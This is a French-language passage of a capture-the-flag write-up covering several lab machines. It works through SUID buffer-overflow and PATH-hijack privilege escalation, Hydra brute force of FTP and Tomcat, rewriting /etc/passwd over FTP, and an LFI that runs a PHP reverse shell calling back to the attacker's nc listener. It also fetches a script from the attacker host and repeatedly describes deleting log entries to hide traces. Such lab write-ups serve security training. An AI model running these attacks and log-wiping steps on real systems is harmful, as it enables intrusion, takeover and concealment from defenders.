the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 27 19:24:19 2019
simon@rt002:~$ ls
```

Nous avons un shell !

J'ai fais un id j'ai trouvé des choses mais pas intéressantes.

Ensuite, j'ai cherché les permissions SUID d'un fichier root exécutable par un user et j'ai le trouvé. C'est le read_message dans /usr/local/bin/read_message

```
simon@rt002:~$ cd /usr/local/bin/
simon@rt002:/usr/local/bin$ ls
read_message
simon@rt002:/usr/local/bin$ ls -al
total 16
drwxrwsr-x  2 root staff 4096 Jun 28  2017 .
drwxrwsr-x 10 root staff 4096 Jun 28  2017 ..
-rwsr-xr-x  1 root staff 7608 Jul  2  2017 read_message
```

J'ai fait un cat sur le fichier, c'est illisible.

J'ai donc lancé le script...

```
simon@rt002:/usr/local/bin$ /usr/local/bin/read_message
What is your name?
Simon
Sorry Simon, you're not Simon! The Internet Police have been informed of this violation.
simon@rt002:/usr/local/bin$ /usr/local/bin/read_message
What is your name?
Simon
Hello Simon! Here is your message:

Hi Simon, I hope you like our private messaging system.

I'm really happy with how it worked out!

If you're interested in how it works, I've left a copy of the source code in my home directory.

- Charlie Root
```

Je suis allé voir dans le répertoire de root et j'ai vu un script en c

```
simon@rt002:/root$ ls -al
total 32
drwxr-xr-x  3 root root 4096 Feb 27  2019 .
drwxr-xr-x 21 root root 4096 Jun 28  2017 ..
-rw-r--r--  1 root root 1140 Feb 27  2019 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root   75 Jul  9  2017 flag.txt
drwxr-xr-x  2 root root 4096 Feb 27  2019 .nano
-rw-r--r--  1 root root  148 Aug 18  2015 .profile
-rw-r--r--  1 root root  767 Jul  9  2017 read_message.c
simon@rt002:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }
}
```

(J'ai obtenu le flag 2 par la même occasion)

Je n'ai pas les droits en écriture dessus donc pas possible d'injecter un reverse shell, mais on peut exporter le path avec un faux binaire pour faire croire au système qu'on exécute le bon lors que non...mais cela n'a pas l'air de marché car le fichier créer appartenait à Simon et non root..

Finalement, on va essayer d'injecter une commande en tant que root si l'on ne peux pas obtenir un shell avec un code trouvé sur github :

```
echo '#!/bin/sh' > /tmp/message
```

```
echo 'cat /root/flag.txt' >> /tmp/message
```

```
chmod +x /tmp/message
```

```
PATH=/tmp:$PATH /usr/local/bin/read_message
```

```
python3 -c 'print("Simon" + "A"*15 + "/tmp/message\0")' | /usr/local/bin/read_message
```

On télécharge le fichier via python sur la machine attaquante :

```
simon@rt002:~$ wget http://192.168.93.108/script.sh
--2024-11-25 14:30:26-- http://192.168.93.108/script.sh
Connecting to 192.168.93.108:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 675 [text/x-sh]
Saving to: 'script.sh'

script.sh 100%[=====] 675 --.-KB/s in 0s

2024-11-25 14:30:26 (116 MB/s) - 'script.sh' saved [675/675]

simon@rt002:~$ ls
script.sh  systemd-private-a88327d638284e25b1f7d79fe72dce6b-systemd-timesyncd.service-2nft6c
```

```
simon@rt002:/usr/local/bin$ /tmp/script.sh
```

What is your name?

id

Sorry id, you're not Simon! The Internet Police have been informed of this violation.

What is your name?

Hello SimonAAAAAAAAAAAAAAAAA/tmp/message! Here is your message:

You did it! Congratulations, here's the final flag:

flag3{das_bof_meister}

Et on a le flag !

Ici, on efface nos traces en supprimant les fichiers téléchargés, et dans les logs on supprime les mentions de notre adresse ip.

Machine 3 (FTP exploit) :

On a aucune information sur la machine, alors on commence par scanner le réseau pour le trouver : nmap 192.168.1.0/24. Je trouve une machine avec un serveur web et FTP d'ouvert, je pense que c'est celle ci.

La page web nous donne ceci :



On test un gobuster pour le brute et force et même temps on teste /robots.txt et /admin

Dans la page source on a un commentaire : `<!-- created by user du2c (c) -->` On présume que le user sera du2c

user = du2c

On tente un bruteforcer le ftp avec le user du2c

```
hydra -l du2c -P /usr/share/seclists/Passwords/Common-Credentials/common-passwords.txt  
-t 4 ftp://192.168.56.106 & \  
hydra -l du2c -P  
/usr/share/seclists/Passwords/Common-Credentials/common-passwords_reversed.txt -t 4  
ftp://192.168.56.106
```

login : du2c
mdp : superman13

on ls

get flag.txt et le flag

ensuite sur le home de kali on fait cat flag.txt


```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||15893|)
150 Opening BINARY mode data connection for flag.txt (33 bytes).
100% |*****|
226 Transfer complete.
33 bytes received in 00:00 (12.28 KiB/s)
ftp> █
```

```
(root@kalipurple)-[~]
# cat flag.txt
765234e7defcd106aea0353976a60006
```

ensuite on a acces a /etc

en ftp on peu

get passwd (pour les users)

et

get group (pour les group)

sur kali dcp on fait vim group et vim passwd :

on ajoute du2c au group root donc :

Dans le fichier /etc/group, pour la ligne on ajoute du2c a la fin :

root:x:0:du2c

Dans le fichier /etc/passwd :

du2c:x:0:0:root:/home/du2c:/bin/bash

ensuite en ftp on fait dans /etc

put group

pu passwd

on redemarre la machine et en se connectant dessus on est root

Une fois dans un shell root avec les creds du2c et password : superman13 on peut se connecter en root , on a donc un shell root. On peut cat le flag dans /root et on fini cette machine :

```
flag.txt
root@rt003:/root# cat flag.txt
44adc832d115b7957c82440f79c8d201
root@rt003:/root#
```

Pour effacer nos trace, on regardera dans les log pour le hydra qu'on a fait et les supprimer

```
Mon Nov 25 01:50:12 2024 [pid 578] CONNECT: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:12 2024 [pid 579] CONNECT: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:14 2024 [pid 575] [anonymous] FAIL LOGIN: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:14 2024 [pid 574] [anonymous] FAIL LOGIN: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:14 2024 [pid 572] [anonymous] FAIL LOGIN: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:15 2024 [pid 582] CONNECT: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:15 2024 [pid 584] CONNECT: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:15 2024 [pid 586] CONNECT: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:30 2024 [pid 588] CONNECT: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:36 2024 [pid 587] [du2c] OK LOGIN: Client "::ffff:192.168.56.105"
Mon Nov 25 01:50:48 2024 [pid 589] [du2c] OK DOWNLOAD: Client "::ffff:192.168.56.105", "/home/du2c/flag.txt", 33 bytes, 13.57Kbyte/sec
Mon Nov 25 07:20:34 2024 [pid 496] CONNECT: Client "::ffff:192.168.56.105"
Mon Nov 25 07:20:44 2024 [pid 495] [du2c] OK LOGIN: Client "::ffff:192.168.56.105"
Mon Nov 25 07:31:58 2024 [pid 497] [du2c] OK DOWNLOAD: Client "::ffff:192.168.56.105", "/etc/passwd", 1443 bytes, 738.18Kbyte/sec
Tue Nov 26 00:10:51 2024 [pid 579] CONNECT: Client "::ffff:192.168.56.105"
Tue Nov 26 00:10:56 2024 [pid 578] [du2c] OK LOGIN: Client "::ffff:192.168.56.105"
Tue Nov 26 00:17:50 2024 [pid 580] [du2c] OK DOWNLOAD: Client "::ffff:192.168.56.105", "/etc/group", 699 bytes, 546.53Kbyte/sec
Tue Nov 26 00:17:34 2024 [pid 580] [du2c] OK DOWNLOAD: Client "::ffff:192.168.56.105", "/etc/ssh/ssh_config", 1580 bytes, 313.55Kbyte/sec
Tue Nov 26 00:17:50 2024 [pid 580] [du2c] OK DOWNLOAD: Client "::ffff:192.168.56.105", "/etc/ssh/ssh_d_config", 3250 bytes, 982.91Kbyte/sec
Tue Nov 26 00:22:12 2024 [pid 580] [du2c] OK UPLOAD: Client "::ffff:192.168.56.105", "/etc/passwd", 1438 bytes, 439.94Kbyte/sec
Tue Nov 26 00:22:33 2024 [pid 580] [du2c] FAIL UPLOAD: Client "::ffff:192.168.56.105", "/etc/group", 0.00Kbyte/sec
Tue Nov 26 00:22:45 2024 [pid 580] [du2c] FAIL UPLOAD: Client "::ffff:192.168.56.105", "/etc/group", 0.00Kbyte/sec
Tue Nov 26 00:25:33 2024 [pid 414] CONNECT: Client "::ffff:192.168.56.105"
Tue Nov 26 00:25:37 2024 [pid 413] [du2c] OK LOGIN: Client "::ffff:192.168.56.105"
Tue Nov 26 00:25:43 2024 [pid 415] [du2c] FAIL DOWNLOAD: Client "::ffff:192.168.56.105", "/home/du2c/falg.txt", 0.00Kbyte/sec
Tue Nov 26 00:25:46 2024 [pid 415] [du2c] OK DOWNLOAD: Client "::ffff:192.168.56.105", "/home/du2c/flag.txt", 33 bytes, 11.97Kbyte/sec
root@rt003:/etc#
```

MACHINE 4 (LFI + FTP + Script):

```


(root@kalipurple)-[/home/kyks/ctf]
# ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPd 3.0.3)
Name (192.168.1.46:kyks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16685|)
150 Here comes the directory listing.
drwxrwxrwx    2 0          0              4096 Jun 06  2021 pub
226 Directory send OK.
ftp> █

```

On va donc sur le web et on trouve une page par défaut apache2 :



Il n'y a rien dans le ftp, avec le gobuster on trouve plusieurs robots.txt avec un message intéressant, "Vous devez être un robot pour lire robots.txt"



Je suis parti voir a quoi cela correspond et cette approche fonctionne parce que le site web utilise une vérification de l'**User-Agent** pour déterminer si le client qui accède au fichier **robots.txt** est un "robot" (c'est-à-dire un moteur de recherche ou un web crawler) ou un utilisateur humain. Le **User-Agent** est une information envoyée par les clients (navigateurs, robots, etc.) dans les requêtes HTTP pour indiquer quel type de client effectue la requête.

```
(root@kalipurple)-[~]
# curl -A "Googlebot" http://192.168.1.46/robots.txt

User-agent: *
Disallow: /765234e7defcd106aea0353976a60006/

(root@kalipurple)-[~]
#
```

On met donc ce chemin en répertoire web

DNS Zone Transfer Attack

[english](#) [français](#) [spanish](#)

ATTENTION : Il faut traduire cette page avant de la mettre en ligne !! DNS Zone transfer is the process where a DNS server passes a copy of part of its database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone: there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

J'ai cette page qui apparaît.

Tout de suite j'ai remarqué le message le message dans la langue française le "Attention".

Ensuite j'ai regarder les autres langue et je constate qu'il n'y a pas le message. Dans la langue anglaise avec comme url

<http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=en.php>

Je test des types de RCE ou de SQLI

<http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=fr.php?cmd=ls>

<http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=fr.php?cmd:ls>

<http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=fr.php?cat>

/etc/passwd etc....

<http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=../../../../etc/passwd> mais rien.

Je me suis dis que le message en français n'est pas pour rien, donc j'ai tester les même commandes en français et l'url

<http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=../../../../etc/passwd>

fonctionne ! J'arrive a faire fuité le fichier passwd de la machine, on a donc une LFI (local file inclusion). Cette technique sert à faire fuiter des fichiers.

view-source: http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=.././../etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```

1 <title>zone transfer</title>
2
3 <h2>DNS Zone Transfer Attack</h2>
4
5 <p><a href='?lang=en.php'>english</a> <a href='?lang=fr.php'>français</a> <a href='?lang=es.php'>spanish</a></p>
6
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
26 systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
27 systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
28 systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
29 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
30 tss:x:105:111:TPM2 software stack,,:/var/lib/tpm:/bin/false
31 dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32 avahi-autoipd:x:107:114:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
33 usbmux:x:108:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
34 rtkit:x:109:115:RealtimeKit,,:/proc:/usr/sbin/nologin
35 sshd:x:110:65534:/run/ssh:/usr/sbin/nologin
36 avahi:x:113:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
37 saned:x:114:121:/var/lib/saned:/usr/sbin/nologin
38 colord:x:115:122:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
39 geoclue:x:116:123:/var/lib/geoclue:/usr/sbin/nologin
40 tom:x:1000:1000:Tom,,:/home/tom:/bin/bash
41 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
42 ftp:x:118:125:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
43

```

On voit le user tom, le user ftp.

A partir de là j'ai pris bien 1-2h pour trouver un lien entre la LFI et le reste. J'ai tester plusieurs payload de LFI pour chercher un Log poisoning apache2 et ftp... Jusqu'à qu'un moment ou je retourne voir dans le ftp si j'ai manqué quelque chose et en effet, le répertoire pub avait les droits en écriture lecture et exécution.

```

(root@kalipurple)-[/home/kyks/ctf]
# ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPd 3.0.3)
Name (192.168.1.46:kyks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41019|)
150 Here comes the directory listing.
drwxrwxrwx    2 0          0          4096 Nov 10 02:53 pub
226 Directory send OK.
ftp>

```

A partir de là tout était clair, je devais envoyer un reverse shell php dans le répertoire pub et l'exécuter grâce à la LFI. C'est ce que je fais donc.

```
(root@kalipurple)-[/home/kyks/ctf]
# ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPD 3.0.3)
Name (192.168.1.46:kyks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd pub
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||26530|)
150 Ok to send data.
100% |*****
226 Transfer complete.
2593 bytes sent in 00:00 (1.41 MiB/s)
ftp> bye
221 Goodbye.
```

```
# Point users at the directory we created earlier.
anon_root=/var/ftp/
write_enable=YES
#
```

view-source:<http://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=.././.././.././.././.././.././var/ftp/pub/shell.php> on appuie sur la touche entrer et la page se charge ! Cela signifie que nous avons un shell sur la machine !

```
(root@kalipurple)-[/home/kyks/ctf] Kali Forums  Kali NetHunter  Exploit-DB  Goog
# nc -lnvp 9001
listening on [any] 9001/...le>
connect to [192.168.1.56] from (UNKNOWN) [192.168.1.46] 51550
Linux rt004 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
02:53:41 up 2:13, 0 users, load average: 0.05, 0.02, 0.00
USER >>= TTY =? FROM ?>english=? IDLE ? JCPU PCPU WHAT /> <a href=?lang=?
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (466): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rt004:/ $
```

```
www-data@rt004:/var/ftp/pub$ rm shell.php
```

A partir de là, on va essayer d'escalader nos privilèges.

Nous obtenons facilement le premier flag:

```
www-data@rt004:/var/www$ ls
ls
firstflag.txt  html
www-data@rt004:/var/www$ cat firstflag.txt
cat firstflag.txt
4b3c7495e378e85ff02f5e45ee0d7d19
www-data@rt004:/var/www$
```

En regardant dans le home de tom on peut constater un script en C créer par tom accès en lecture pour tout le monde. Je fait un cat sur le fichier pour lire le script

```
www-data@rt004:/home/tom$ cat adminshell.c
cat adminshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom ... \n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Ce script vérifie l'uid et si l'uid correspond à celui de tom il exécute un shell, étant créé par root si on arrive à l'exécuter, on passera directement root.

```

www-data@rt004:/home/tom$ ls -l
ls -l
total 56
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Desktop
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Documents
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Downloads
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Music
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Pictures
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Public
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Templates
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Videos
-rwsr-xr-x 1 root root 16976 Feb 8 2020 adminshell
-rw-r--r-- 1 tom tom 448 Feb 8 2020 adminshell.c

```

On remarque quelque chose de très important, le programme est défini avec le bit **SUID** pour **tom**, alors il pourrait être exécuté avec les privilèges de **tom** par d'autres utilisateurs.

Ce qu'on pourrait faire c'est créer un script dans un fichier qui se nomme whoami et y mettre un mini script bash dans le répertoire tmp

```
echo -e '#!/bin/bash\necho tom' > /tmp/whoami
```

le mettre en exécution

```
chmod +x /tmp/whoami
```

Ensuite on exporte la variable d'environnement (PATH) dans le repertoire /tmp (la ou se trouve notre whoami) d

```
export PATH=/tmp:$PATH
```

En faisant cela, on "trompe" le script en affichant tom lorsqu'on l'exécute et ainsi obtenir un shell car le script est fait ainsi.

```

www-data@rt004:/home/tom$ echo -e '#!/bin/bash\necho tom' > /tmp/whoami
echo -e '#!/bin/bash\necho tom' > /tmp/whoami
www-data@rt004:/home/tom$ chmod +x /tmp/whoami
chmod +x /tmp/whoami
www-data@rt004:/home/tom$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@rt004:/home/tom$ ./adminshell
./adminshell
checking if you are tom... the name of a directory which is empty. Also, the
you are: tom
# as a secure chroot() jail at times vsftpd does not require filesystem
access granted.
# lssecure_chroot_dir=/var/run/vsftpd/empty
ls
Desktop Downloads Pictures Templates adminshell
Documents Music Public Videos adminshell.c
# id
id # This option specifies the location of the RSA certificate to use for SSL
uid=0(root) gid=33(www-data) groups=33(www-data)

```

On est root, on affiche le flag root et on termine le challenge !


```
root@rt004:/root# cat flag.txt  
cat flag.txt
```

Récapitulatif du ctf :

Après un scan **Nmap** révélant les services FTP, SSH, et HTTP, nous avons exploré le serveur web et trouvé un répertoire caché via **Gobuster** menant à robots.txt. Ce fichier contenait un message indiquant qu'il fallait "être un robot" pour l'afficher. En modifiant le **User-Agent** avec **curl** pour simuler un robot, nous avons pu afficher robots.txt avec la commande suivante :

```
curl -A "Googlebot" http://target_ip/robots.txt
```

Ce fichier nous a révélé un nouveau répertoire contenant une vulnérabilité **LFI** (Local File Inclusion) due à une mauvaise traduction de la page en français.

Grâce à cette LFI et l'accès au FTP, nous avons injecté un reverse shell PHP et l'avons exécuté, obtenant ainsi un shell initial. Dans le répertoire de l'utilisateur `tom`, nous avons trouvé un script avec le **bit SUID** appartenant à root. Ce script vérifie l'utilisateur via la commande `whoami` pour voir s'il est `tom` avant de lui accorder un shell avec des privilèges élevés.

Pour contourner cette vérification, nous avons créé un faux script whoami dans /tmp, qui renvoie toujours "tom". En modifiant le `PATH` pour qu'il pointe vers notre script en premier, nous avons trompé le programme en lui faisant croire que nous étions tom. Grâce au bit SUID, cela nous a permis d'obtenir un shell avec les privilèges de `tom`, même si nous étions connectés en tant que www-data.

MACHINE 5 :

```
hydra -s 8080 -l randy -P /usr/share/wordlists/rockyou.txt 192.168.1.58 http-get /manager/
```

Il y avait un readme.txt alors je l'ai lu et j'ai su qu'il y avait un fichier caché quelque part alors j'ai vu qu'avec gobuster cela ne fonctionnait pas j'ai essayer nikto et j'ai obtenu un backup.zip


```

# nikto -h http
- Nikto v2.5.0

+ Target IP:
+ Target Hostname:
+ Target Port:
+ Start Time:

+ Server: No banner
+ /: The anti-clone
+ /: The X-Content
ing-content-type-
+ No CGI Director
+ /favicon.ico: i
+ /backup.zip: Po
+ OPTIONS: Allowe

```

Pour l'extraire il faut un mot de passe, j'utilise fcrackzip et j'obtiens le mot de passe pour le dézipper :

```

(root@kalipurple)-[/home/kyks/ctf]
# unzip backup.zip
Archive: backup.zip
[backup.zip] catalina.policy password:
  skipping: catalina.policy          incorrect password
  skipping: catalina.properties      incorrect password
  skipping: context.xml              incorrect password
  skipping: jaspic-providers.xml     incorrect password
  skipping: jaspic-providers.xsd     incorrect password
  skipping: logging.properties       incorrect password
  skipping: server.xml               incorrect password
  skipping: tomcat-users.xml         incorrect password
  skipping: tomcat-users.xsd         incorrect password
  skipping: web.xml                  incorrect password

```

```

(root@kalipurple)-[/home/kyks/ctf]
# unzip backup.zip
Archive: backup.zip
[backup.zip] catalina.policy password:
  inflating: catalina.policy
  inflating: catalina.properties
  inflating: context.xml
  inflating: jaspic-providers.xml
  inflating: jaspic-providers.xsd
  inflating: logging.properties
  inflating: server.xml
  inflating: tomcat-users.xml
  inflating: tomcat-users.xsd
  inflating: web.xml


```

Dans le fichier tomcat-users.xml j'obtiens le user et le mot de passe de manager

A partir de là il faut uploader un fichier .war qui contient un revshell qui renvoie une connexion.

```
(root@kalipurple)-[/home/kyks/Downloads]
# ls
5iW7kC8.jpg  SxIxCarry.ovpn  flag.txt  password.txt  php-reverse-shell-1.0  php-reverse-shell-1.0.tar  shell  shell.war  test  test.war
```

On teste donc



Cela a marché nous obtenons un shell sur la machine en tant que le user tomcat

Nous faisons afficher le flag user :

```
tomcat@corrosion:/home/jerry$ ls
ls
Desktop  Downloads  note.txt  Public  Templates  Videos
Documents Music      Pictures  randombase64.py  user.txt
tomcat@corrosion:/home/jerry$ cat user.txt
cat user.txt
9cae7c52899667bf1be72000bfe8e1d7 -
```

```
docs  examples  host-manager  manager  ROOT  test  test.war
PS : tomcat@corrosion:/opt/tomcat/webapps$ rm -rf test test.war
```

Supprimer ces fichiers pour effacer nos traces
et supprimer dans les logs les connexion à distance du rév shell

Pour cette machine 5, malheureusement je n'ai pas su trouver la solution.

J'ai bien vu le fichier python écrit par root qui transforme les ascii en base64 mais rien y faire. Peut être un rabbit hole ?

Cependant, même en fouillant dans la machine je n'ai rien trouvé. J'ai pu obtenir un shell sur cette machine mais je n'ai pas réussi à passer root.